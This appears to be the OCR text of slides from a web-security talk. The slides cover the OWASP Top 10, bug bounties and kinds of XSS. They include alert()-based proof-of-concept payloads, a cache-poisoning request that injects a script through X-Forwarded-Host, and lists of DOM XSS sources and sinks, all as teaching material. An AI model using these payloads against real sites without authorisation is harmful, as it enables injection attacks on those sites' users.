Web is hard

top 10 and beyond

@davwwwx

Top 10

A1	Injection
A2	Broken authentication
A3	Sensitive data exposure
A4	XML External Entities (XXE)
A5	Broken Access Control
A6	Security Misconfiguration
A7	XSS
A8	Insecure Deserialization
A9	Using Components with Known Vulnerabilities
A10	Insufficient Logging & Monitoring

https://owasp.org/www-project-top-ten/

Responsible Disclosure

Bug Bounties


g.co/vrp


MICROSOFT BOUNTY PROGRAM
MSRC
aka.ms/bugbounty


Facebook
Bug Bounty Program

PoC || GTFO

Patrik Fehrenbach🤖 @ITSecurityguard · 21h

Yay, I was awarded a $10,000 bounty on @Hacker0x01!
hackerone.com/patrik **#TogetherWeHitHarder**

Usually I don't **yay** but this time, I had to

Merry Christmas 🎁🎄

HackerOne profile - patrik
- http://www.it-securityguard.com
hackerone.com

10 4 208

Akshay Kerkar @AkshayKerkar13 · Dec 21


Yay, I was awarded a @Sony❤️ swag for reporting a vulnerability.

#bugbounty **#togetherwehitharder** #hackerone

3 1 24

Daniel @danilabs · Oct 24, 2017

Thanks @ncsc_nl for the t-shirt **#bugbounty #swag**



5 18 35

Jenish Sojitra @_jensec · 20h

Yay, I was awarded a $6,000 bounty on @Hacker0x01 for a CORS!

To make a CORS critical you can scrape account info of victim's accounts via this tool with requests relay. It will use value from response.
bugpoc.com/testers/other/...

hackerone.com/jensec **#TogetherWeHitHarder**

HackerOne profile - jensec
Security & Finance -
hackerone.com

13 70 389

ArmBounty

@davwwwx

https://krisp.ai/security/#responsible-disclosure

hackerone

hackerone top 10


@davwwwx


	Weakness Type	Bounties Total Financial Rewards Amount	YOY % Chage
1	XSS	$4,211,006	26%
2	Improper Access Control - Generic	$4,013,316	134%
3	Information Disclosure	$3,520,801	63%
4	Server-Side Request Forgery (SSRF)	$2,995,755	103%
5	Insecure Direct Object Reference (IDOR)	$2,264,833	70%
6	Privilege Escalation	$2,017,592	48%
7	SQL Injection	$1,437,341	40%
8	Improper Authentication - Generic	$1,371,863	36%
9	Code Injection	$982,247	-7%
10	Cross-Site Request Forgery (CSRF)	$662,751	-34%

https://www.hackerone.com/top-ten-vulnerabilities

XSS
Cross site scripting

Ways you're going to get XSSed


facebook
Connect with friends and the world around you on Facebook.
<script>alert(1337)</script>
Password
Log In
Forgot Password?
Create New Account
Create a Page for a celebrity, band or business.


https://www.facebook.com/?popalert=<script>alert(1337)</script>
www.facebook.com says
1337
OK
facebook
Connect with friends and the world around you on Facebook.
<script>alert(1337)</script>
Password
Log In
Forgot Password?
Create New Account

@davwwwx

reflected XSS

GET

POST

reflected XSS

GET POST

?**name**=<svg%20onload=alert()>

reflected XSS

GET

POST

name=<svg%20onload=alert()>&...

- application/x-www-form-urlencoded
- multipart/form-data
- text/plain

stored XSS

- unsanitized, unescaped input stored in the db,
- unrestricted file uploads,
- cache deception/poisoning,
- ...

stored XSS

- **unsanitized, unescaped input stored in the db,**
- unrestricted file uploads,
- cache deception/poisoning,
- ...

GET POST PUT ...

name=<svg%20onload=alert()>&...

- anything/anything

stored XSS

- unsanitized, unescaped input stored in the db,
- **unrestricted file uploads,**
- cache deception/poisoning,
- ...

html mhtml htm xhtml xml xslt svg svgz swf ...

stored XSS

- unsanitized, unescaped input stored in the db,
- unrestricted file uploads,
- **cache deception/poisoning,**
- ...

HTTP Request

```
GET /?xx HTTP/1.1
Host: meta.discourse.org
X-Forwarded-Host: cacheattack'"><script>alert(document.domain)</script>
```

stored XSS

- unsanitized, unescaped input stored in the db,
- unrestricted file uploads,
- **cache deception/poisoning,**
- ...

HTTP Response


```
<link rel="preload"
   href="https://d11a6trkgmumsb.cloudfront.net/assets/fontawesome-webfont-2ad
   <script>alert(document.domain)</script>
   &2&v=4.7.0" as="font" type="font/woff2" crossorigin />
<style>
  @font-face {
    font-family: 'FontAwesome';
    src: url('https://d11a6trkgmumsb.cloudfront.net/assets/fontawesome-webfon
    <script>alert(document.domain)</script>
    &2&v=4.7.0') format('woff2'),
         url('https://d11a6trkgmumsb.cloudfront.net/assets/fontawesome-webfon
  }
</style>
```

https://hackerone.com/reports/394016

https://hackerone.com/reports/415168

@davwwwx

web cache deception



https://omergil.blogspot.com/2017/02/web-cache-deception-attack.html

DOM XSS

Sources


- document.referrer
- document.URL
- document.documentURI
- document.URLUnencoded (IE 5.5 or later Only)
- document.baseURI
- location
- location.href
- location.search
- location.hash
- location.pathname
- document.cookie
- window.name
- history.pushState()
- history.replaceState()
- onmessage event.data for postMessage
- ...

Sinks

- eval
- Function
- setTimeout
- setInterval
- setImmediate
- execScript
- crypto.generateCRMFRequest
- ScriptElement.src
- ScriptElement.text
- ScriptElement.textContent
- ScriptElement.innerText
- anyTag.onEventName
- document.write
- document.writeln
- anyElement.innerHTML
- Range.createContextualFragment
- HTMLButton.value
- ...

https://github.com/wisec/domxsswiki/wiki

DOM XSS on google search by Masato Kinugawa (+mXSS)

